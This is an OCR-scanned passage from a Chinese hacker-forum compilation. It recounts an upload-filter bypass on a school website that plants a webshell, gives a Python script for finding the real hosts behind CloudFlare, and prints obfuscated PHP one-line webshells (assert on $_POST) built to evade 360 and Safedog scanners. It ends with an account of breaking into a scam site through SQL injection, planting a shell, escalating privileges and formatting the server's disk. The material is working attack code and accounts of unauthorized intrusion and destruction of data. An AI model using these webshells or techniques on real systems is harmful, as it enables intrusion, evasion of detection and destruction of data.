


图　3-3-15

好，来找个上传地方测试，这里就弄个增添文章，如图 3-3-16，图 3-3-17：



其它功能
家校通
在校园文化-校园文化中添 加 文 章
所属专题：
不属于任何专题
第二专题：
不属于任何专题
文章标题：
颜色
类型
文章来源：
（网页模版时，请填写网址）
文章作者：
文章内容：
选择字体
选择文字颜色
选择文字背景颜色
字号
查看HTML源代码
浏览...
上传附件
相关文章：
填入关键字或完整标题
首页图片：
用于在首页的图片文章处显示或者直接从上传图片中选择：
不指定首页图片
保存图片：
是 否 保存远程图片 （从其它网站上复制内容，并且内容中包含有图片）
推荐文章：
是 否 生成推荐文章
文章固顶：
是 否 生成固顶文章
文章级别：
文章级别指可浏览该文章会员的级别。0为游客，1为普通会员，2为高级会员，3为特级会员。
返 回
添 加
清 除
版权所有:邯郸荀子中学 2006-2008http://www.hdxzzx.com

图　3-3-16



在校园文化-校园文化中添 加 文 章
所属专题：
不属于任何专题
第二专题：
不属于任何专题
文章标题：
文章来源：
（网页模版时，请填写网址）
文章作者：
文章内容：
选择字体
选择文字颜色
选择文字背景颜色
字号
Microsoft Internet Explorer
这种文件类型不允许上传！
只允许上传这几种文件类型：doc|ppt|xls|rar|zip|mp3|pdf|jpg|gif|bmp|asp
确定
相关文章：
填入关键字或完整标题
首页图片：
保存图片：
是 否 保存远程图片 （从其它网站上复制内容，并且内容中包含有
推荐文章：
是 否 生成推荐文章
文章固顶：
是 否 生成固顶文章
文章级别：
文章级别指可浏览该文章会员的级别。0为游客，1为普通会员，2为高级
返 回
添 加
清 除

图　3-3-17

我勒个去，没事回去再换个后缀试试，改成 asa；成功上传了。
我上传的是大马，所以久了点，如图 3-3-18：




图　3-3-18

点击那个图片，右键，如图 3-3-19：




图　3-3-19

在新窗口打开链接，OK，如图 3-3-20：




图　3-3-20

提权方面，等有空写吧，嘿嘿，基友们，写的不好见谅，打着这些码累死了，不打了，MMD 的，谁挂黑页，谁木 JJ。

（全文完）责任编辑：Rem1x

第四章　WAF 绕过

第1节.　找到 CloudFlare 真实主机 py 小脚本，不要再怕 cdn

作者：Barrett

来自：Silic Group Hacker Forum

网址：http://bbs.blackbap.org/

找官方网站测试就可以了 ，直接上脚本。

附上代码吧。省得小伙伴们不放心刚学 python 请大家多多指教！

```
import socket
class CloudFlare:
        def __init__(self):
            print '''
            ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
            + Compilation By :Barrett                                   +
            + Thanks for        :MecTruy                                  +
```

```
                + Our site          :bbs.blackbap.org                                    +
                ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
                        '''
                subdomain_listesi = ["cpanel.","ftp.","mail.","webmail.","direct.","direct-connect.",
"record.","status.","server."]
                site_url=raw_input("[+] Site Url (Example : xx.com) : ")
                print "\n"
                for deneyici in subdomain_listesi:
                    try:
                        ip_al = socket.gethostbyname(deneyici + site_url)
                        print "[#] " + deneyici + site_url +    ", " + ip_al + " --Over...\n"
                    except Exception, e:
                        e = "";
x = CloudFlare()
```

代码附件下载地址：http://pan.baidu.com/share/link?shareid=1680449715&uk=1379004958

（全文完）责任编辑：Rem1x

第2节.　[学习 php 的小成果]过 360、安全狗一句话

作者：raindrop

来自：法客论坛 － F4ckTeam

网址：http://team.f4ck.org/

只测试了 360 网马查杀和安全狗网马查杀，均未被发现。

PHP 代码：

```
<?php
$a=range(1,200);$b=chr($a[96]).chr($a[114]).chr($a[114]).chr($a[100]).chr($a[113]).chr($a[115]);
$b(${chr($a[94]).chr($a[79]).chr($a[78]).chr($a[82]).chr($a[83])}[chr($a[51])]);
?>
```

range(1,200)----新建一个 1 到 200 的数组。　range(a,z)就是一个 a 到 z 的数组；大小写有区别 chr()----转换 ASCII chr($a[51])--------是密码 4，实际是 chr(52)。也可以把[chr($a[51])]改为['4']，$a[51]就是数组的$a 的第 51 个数的值（52）。因为数组的值是从 0 开始数的，所以第 51 位为 52，如图 4-2-1：




图　4-2-1

一句话 php 代码：

```
<?php $a = "a"."s"."s"."e"."r"."t";    $a(${_POST}['4']); ?>
```

assert()----跟 eval()意思差不多都用来执行语句的。

重点是{}，变量分离;这样{}中的就是字符串，也就可以把_POST 转码。

php 代码：

```
<?php
$f4ck="LOVE";
```

```
echo "${f4ck} ,f4ck";//输出结果  LOVE,f4ck
?>
```

（全文完）责任编辑：Rem1x

第3节.　记一次撸过快乐男声领奖骗子站

作者：pizi.liu
来自：法客论坛　-　F4ckTeam
网址：http://team.f4ck.org/

这篇文章没有任何亮点和技术含量，纯属运气拿下的
前几天我爸给俺转发了个短信，让领奖。问是真的假的，是《快乐男声》领奖，假的也太明显了，然后俺嘞除恶扬善的精神就迸发了。
我看了一下后台填写的信息，里面男女老少都有，都不知道怎么想的，如图 4-3-1：

图　4-3-1

一、祭出神器开扫

扫的过程中顺道刷新了一下网站，有狗，还是新狗，扫描是行不通了，不过刚开始的时候扫到一个后台路径，打开，弱口令无果，加分号报错，如图 4-3-2：

```
Fatal error: Call to a member function FetchRow() on a non-object in D:\www\565155\ctcnx.com\accKub324.php(2) : eval()'d code(1) : eval()'d code(2) : eval()'d code(1) : eval()'d code(2) : eval()'d code on line 30
```

图 4-3-2

这里有个地方不是很明白，我网上搜了很多万能密码，都不能用，但是我又试了一遍，开时候' or 1=1-- 进不去，后来我又试过一遍，神奇的进去了。后来再试，就不行了。谁能解释一下，如图 4-3-3：

图　4-3-3

二、拿 shell

发现有很多人的信息，不知道他们有没有真的打钱，不过这些信息应该是真的，为了不让更多人受骗，改中奖信息和打款金额给丫治脚气，如图 4-3-4：

图　4-3-4

本来我点修改模板的时候，是爆刚开始那个错误的，所以准备就这么着了，但是刷新了一下，就能访问了，是不是人品爆发了。

有狗，所以改个过狗的马，如图 4-3-5，4-3-6：

图　4-3-5




图　4-3-6

权限很松，翻看网站目录，还有几个，都是这类的骗纸站，都是中国好声音的几个可能域名不止这几个，因为有几个目录跟域名不对照：

ctcnx.com　　hdzvt.com　这个是 QQ 炫舞的，估计是盗号的；

hdcnh.com　　hdzge.com　　zjwxhy.com　　hsytvljw.com　　hdcta.com
czvxm.com　　hsys53.com　　hdzgx.com　　zghaosyss.com
nsmzu.com　　快乐男声的，如图 4-3-7：

图　4-3-7

三、提权，格盘

支持 ASPX，传个大马。

PR 提权不说了，我把他放网站的盘打个包，就格盘了。如图 4-3-8，4-3-9，4-3-10：




图　4-3-8




图　4-3-9

